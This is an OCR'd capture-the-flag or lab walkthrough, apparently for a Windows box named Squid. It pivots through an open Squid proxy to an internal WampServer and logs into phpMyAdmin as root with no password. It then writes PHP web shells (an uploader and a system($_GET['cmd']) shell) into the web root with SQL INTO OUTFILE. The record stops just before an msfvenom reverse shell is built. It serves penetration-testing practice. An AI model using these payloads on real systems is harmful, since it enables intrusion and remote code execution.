
[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Firstly went to google and searched for 3128 squid proxy exploits

→ Found https://book.hacktricks.xyz/network-services-pentesting/3128-pentesting-squid



The suggestion here is that we set the Squid proxy on Kali to act as a pivot point to internal services and/or ports.

Tool link: [Squid Open Port Scanner]: https://github.com/aancw/spose

clone https://github.com/aancw/spose

spose

#python3 spose.py --proxy http://192.168.151.189:3128 --target 192.168.151.189


```
┌──(root㉿kali)-[/home/…/pg/Win/Squid/spose]
└─# python3 spose.py --proxy http://192.168.151.189:3128 --target 192.168.151.189
Using proxy address http://192.168.151.189:3128
192.168.151.189 3306 seems OPEN
192.168.151.189 8080 seems OPEN
```

you can see the 8080 abd 3306 is open ..

to see this we need to setup a proxy you can make use of the extenstion:

https://addons.mozilla.org/en-US/firefox/addon/proxy-switcher-and-manager/


and configure it like this:



you also use :

We will configure our browser to use the target ip and port as a proxy (192.168.151.189:3128) using a plugin called **foxyproxy**.


like : [if the target IP is 192.168.120.223 and port 3128]




and now open :

http://192.168.151.189:8080/ >> wampserver .

http://192.168.151.189:8080/phpmyadmin/ >> Phpmyadmin login panel try with some default credentials




try username **root** with no password.



you can see we got access.

Squid, acting as a reverse proxy, allows unauthenticated access to an internal Wamp server and PhpMyAdmin interface. The PhpMyAdmin interface isconfigured with passwordless login for the root user, allowing an attacker to create files in the web root, which can lead to code execution.

google search: upload shell via phpmyadmin




Link: **https://gist.github.com/BababaBlue/71d85a7182993f6b4728c5d6a77e669f**

Just navigate to sql tab [http://192.168.151.189:8080/phpmyadmin/server_sql.php]

enter the following command as shown in the github exploit.

command:


```
SELECT
"<?php echo \'<form action=\"\" method=\"post\" enctype=\"multipart/form-data\"
name=\"uploader\" id=\"uploader\">\';echo \'<input type=\"file\" name=\"file\"
size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></
form>\'; if( $_POST[\'_upl\'] == \"Upload\" ) { if(@copy($_FILES[\'file\'][\'tmp_name\'],
$_FILES[\'file\'][\'name\'])) { echo \'<b>Upload Done.<b><br><br>\'; }else { echo
\'<b>Upload Failed.</b><br><br>\'; }}?>"
INTO OUTFILE 'C:/wamp/www/uploader.php';
```



→ you can also make use of :


SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE 'C:/wamp/www/shell.php';

→ click on **GO**



you can see we successfully created the **uploader.php** in the web root directory.


Now navigate to the **http://192.168.151.189:8080/uploader.php** endpoint.



Let's try to upload php file and get the reverse shell.

let's build an php shell using msfvenom.

